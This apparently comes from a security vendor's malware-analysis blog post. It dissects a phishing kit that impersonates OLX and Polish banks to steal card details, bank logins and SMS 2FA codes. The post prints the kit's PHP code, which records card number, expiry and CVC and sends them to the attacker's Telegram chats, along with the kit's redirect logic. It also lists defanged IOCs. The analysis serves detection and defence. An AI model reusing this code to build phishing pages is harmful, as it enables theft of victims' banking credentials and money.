Malware Analysis Spotlight: Blackhat_Coder Phishing Kit Targeting Major Polish Banks

Introduction

In this Malware Analysis Spotlight, we'll share our research about a phishing kit that was used at the end of March to steal banking information of Polish users of the OnLine eXchange (OLX) trading platform. We are referring to the phishing kit as Blackhat_Coder based on the Telegram user name found inside the server-side source code. The phishing kit contains prepared templates for the following banks:

- Alior
- ING
- iPKO
- mBank
- Millennium
- Pekao
- Santander

This phishing kit is also capable of impersonating other banking websites using a generic template.

View the VMRay Platform Report for the Blackhat_Coder

Targeting and Stages of the Attack

The attack targets users who posted an advertisement on OnLine eXchange (OLX), an eBay-like trading platform. The phishing kit impersonates the OLX website to try to fool the poster of the advert into providing their credit card information.

The server side of the phishing kit starts from a legitimate advert's URL. From this, the attacker's code scrapes the website, extracts the price, title, and similar data of the item from the legitimate website. Then, using this information it generates a fake "payment confirmation" website specific to that item. The fake website informs the victim that their item has been purchased, and asks the victim for their credit card information to receive the money.

From the credit card number, the phishing website finds which bank the credit card belongs to, and displays a fake login page for the bank. As the last step, the phishing website is able to request the 2FA verification code from the victim.



Figure 1: Confirmation step of the phishing kit. The user is prompted to enter an SMS verification code.

Depending on additional mitigations of the bank (browser fingerprinting, IP address check), at this point, the attacker might have access to the victim's bank account.

Detecting the Phishing Page

VMRay Analyzer identifies the login page via heuristic detection rules and also identifies the specific phishing kit and the targeted bank via a YARA rule matching on the website's content. For example, in this analysis VMRay Analyzer shows that the bank being targeted is the iPKO (Figure 2).



Figure 2: VMRay Analyzer – YARA matching on a phishing page targeting iPKO customers

Additionally, VMRay Analyzer monitors all requests coming from and going to the server. We can download each request and examine it in more detail (Figure 3). That way, we can take an additional step to verify which step of the attack is being performed.



Figure 3: VMRay Analyzer – Downloading response content from VMRay's Behavior Tree.

Another element worth noting is that the URL contains an ID parameter. This ID value uniquely identifies a JSON file on the server associated with a victim (Figure 4), which we'll describe in the next section.



Figure 4: VMRay Analyzer – Malicious verdict with a Phishing classification and highlighted id value.

A Closer Look at the Phishing Kit

The server-side code contains many Russian comments, and provides a configurable admin panel to manage the malicious activities with ease, the possibility to set up notifications, and

turn the phishing pages on and off. When it's in an off state it redirects all requests to the legitimate olx.pl website. The phishing kit also allows for the management of multiple adverts and multiple users of the kit, the attacker-facing management panel is also in Russian. Additionally, the campaign can be managed via a Telegram chat. The phishing kit implements a Telegram bot as a webhook. The operator can use different bot commands to control the phishing pages and the victim. The bot has commands responsible for collecting data from the specified adverts and setting up the payment confirmation page. It also provides commands for advert and necessary data management.

The phishing attack consists of multiple steps, which in part depend on the type of bank the targeted victim has an account with.

Step 1: Collecting and parsing credit card data

The first step requests the credit card details of the victim and identifies the bank based on it. Then it writes the generated data into a JSON file: it contains credit card-related information, the identified bank, the advertisement ID that led those credentials, and some other metadata (Figure 5). This is the JSON file identified by the ID in the URL of subsequent stages.

```php
function get_bank($card_number)
{
    $card_number = substr(str_replace(" ", null, $card_number), 0, 6);

    $curl = curl_init("https://lookup.binlist.net/" . $card_number);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($curl);
    curl_close($curl);

    $response = json_decode($response, true);

    $scheme = $response["scheme"];
    $bank_name = $response["bank"]["name"];
    $url = $response["bank"]["url"];

    switch ($scheme) {
        case "visa":
            $scheme = "VISA";
            break;
        case "mastercard":
            $scheme = "MasterCard";
            break;
        case "amex":
            $scheme = "American Express";
            break;
    }

    $response = [
        "scheme" => $scheme,
        "name" => $bank_name,
        "url" => $url
    ];

    return $response;
}
```

```php
$json = [
    "card" => [
        "number" => $card_number,
        "month" => $card_expire_month,
        "year" => $card_expire_year,
        "cvc" => $card_cvc
    ],
    "amount" => (int)$amount,
    "advert_id" => $advert_id,
    "bank" => $bank,
    //"balance" => $balance,
    "banking" => [
        "value" => $banking_name,
        "name" => $banking["name"]
    ],
    "author" => [
        "id" => $author_id,
        "username" => $worker
    ],
    "redirect" => null
];
```

Figure 5: Server-side code identifying the bank (left) and the data structure saved for each victim (right)

All the information collected in the first step and all subsequent steps is immediately sent to different Telegram chats, identified as "staff" and "worker". The worker receives only the banking-related details (Figure 6). The chat ids and tokens are configurable in a separate configuration file.

```
$message = "💳 *Пользователь ввел платежные данные*\n\n*Номер карты: *" . $card_number . "\n*Срок действия: *" .
$card_expire_month . "/" . substr($card_expire_year, -2) . "\n*Код CVC: *" . $card_cvc  . "\n\n*Банк: *[" . $bank[
"name"] . "](" . $bank["url"] . ")\n*Тип: *" . $bank["scheme"] . "\n\n*User-Agent: *" . $_SERVER['HTTP_USER_AGENT'
] . "\n*IP: *" . get_addres() . "\n\n*Банкинг: *" . $banking["name"] . "\n\n*Сумма платежа: *" . number_format(
$amount, 0, "", " ") . " zł\n*Объявление: *[открыть](" . $item_url . ")\n*Работник: *@" . $worker . "\n*Дата и
время: *" . date("d.m.Y H:i");

foreach ($config["bot"]["chat"]["staff"] as $staffId) {
    send($message, $staffId, $keyboard);
}

$workerMessage = "💳 *Пользователь ввел платежные данные*\n\n*Банк: *[" . $bank["name"] . "](" . $bank["url"] .
")\n*Тип: *" . $bank["scheme"] . "\n\n*Банкинг: *" . $banking["name"] . "\n\n*User-Agent: *" . $_SERVER[
'HTTP_USER_AGENT'] . "\n*IP: *" . get_addres() . "\n\n*Сумма платежа: *" . number_format($amount, 0, "", " ") . "
zł\n*Объявление: *[открыть](" . $item_url . ")\n*Работник: *@" . $worker . "\n*Дата и время: *" . date("d.m.Y H:i"
);
send($workerMessage, $author_id);
```

Figure 6: Function used to look up the credit card metadata.

The first stage sets the “redirect” variable, which is used to choose the next stage (Figure 7). This is achieved via a Telegram chat and an inline keyboard. The collected information that is being sent to the group chat contains an additional $keyboard variable that holds the redirection information. The operator can choose between “SMS”, “Banking”, and “URL” to redirect the victim according to the current step.

```
if ($response["redirect"]["type"] == "banking") {


    // sendAlert('trying to redirect to banking');


    $redirect_status    = 'ok';
    $success            = ['millenium', 'ing', 'ipko', 'pekao', 'mtransfer'];

    if (in_array($response["banking"]['value'], $success)) {
        $redirect_url = "//" . $_SERVER["HTTP_HOST"] . "/login/" . $response["banking"]['value'] . "?id=" . $id;

        if($response['banking']['value'] == 'mtransfer')  {
            $redirect_url = "//" . $_SERVER["HTTP_HOST"] . "/login/" . 'mbank' . "?id=" . $id;
        }

    } else {
        $redirect_url = "//" . $_SERVER["HTTP_HOST"] . "/login/?id=" . $id;
    }

    // sendAlert('redirect to: ' . $redirect_url);
}
```

Figure 7: Server-side code to redirect the victim to the corresponding bank’s login page.

Step 2: Collecting Banking Credentials and 2FA token

The second step is to display a fake login page for the bank.

When looking at the structure of the kit, one interesting part is the login folder. It contains the templates and resources for all previously mentioned banks and a index.php file. The index.php file is responsible for serving the initial login page if the bank isn’t one of the known banks. It automatically determines the bank based on the JSON file’s banking field and inserts the corresponding image from its assets. It contains 18 images for different banks of which only a few have a dedicated template and the corresponding resources (Figure 8).

Figure 8: Images of banks that are dynamically inserted into the served page.

The phishing page prompts the user for their banking information and sends it to the specified Telegram chats as in the previous step, then the victim is redirected to an SMS confirmation page. This page collects the 2FA token sent to the victim and sends it to the Telegram chats.

Figure 9: Part of a bank login template (left) and an SMS verification template with step set to 2 (right).

Conclusion

As we've seen in this Malware Analysis Spotlight, attackers are able to implement banking credential-stealing as phishing websites instead of traditional banking Trojans, also using Command & Control servers and bypassing 2FA authentication. The phishing attack was also quite convincing because it targeted users who posted an advertisement and included information specifically from their advert.

Finding and understanding a phishing kit as opposed to just the phishing page gives the defenders a better overview of the targeted websites, the possible scale of the phishing campaign, and the sophistication of the kit itself. It also provides a better grasp on how individual phishing pages are generated and how many stages there are, so that the defenders can be prepared, no matter which part of the attack is currently being executed.

IOCs

hxxps://olx[.]pl-wdrazanie[.]club/login/ipko/confirm.php?id=141bce3762cc5dd7553177055e7c3089

hxxps://olx[.]pl-wdrazanie[.]club/login/ipko/sms_files/logo-iko-simple-64.svg

hxxps://olx[.]pl-wdrazanie[.]club/login/ipko/gfx/PKOBankPolski-Regular.woff

Phishing Kit

SHA256:

63f3c8c98565827688976d7f5927777040eb3b860113dd17412371b0a6cb5d2d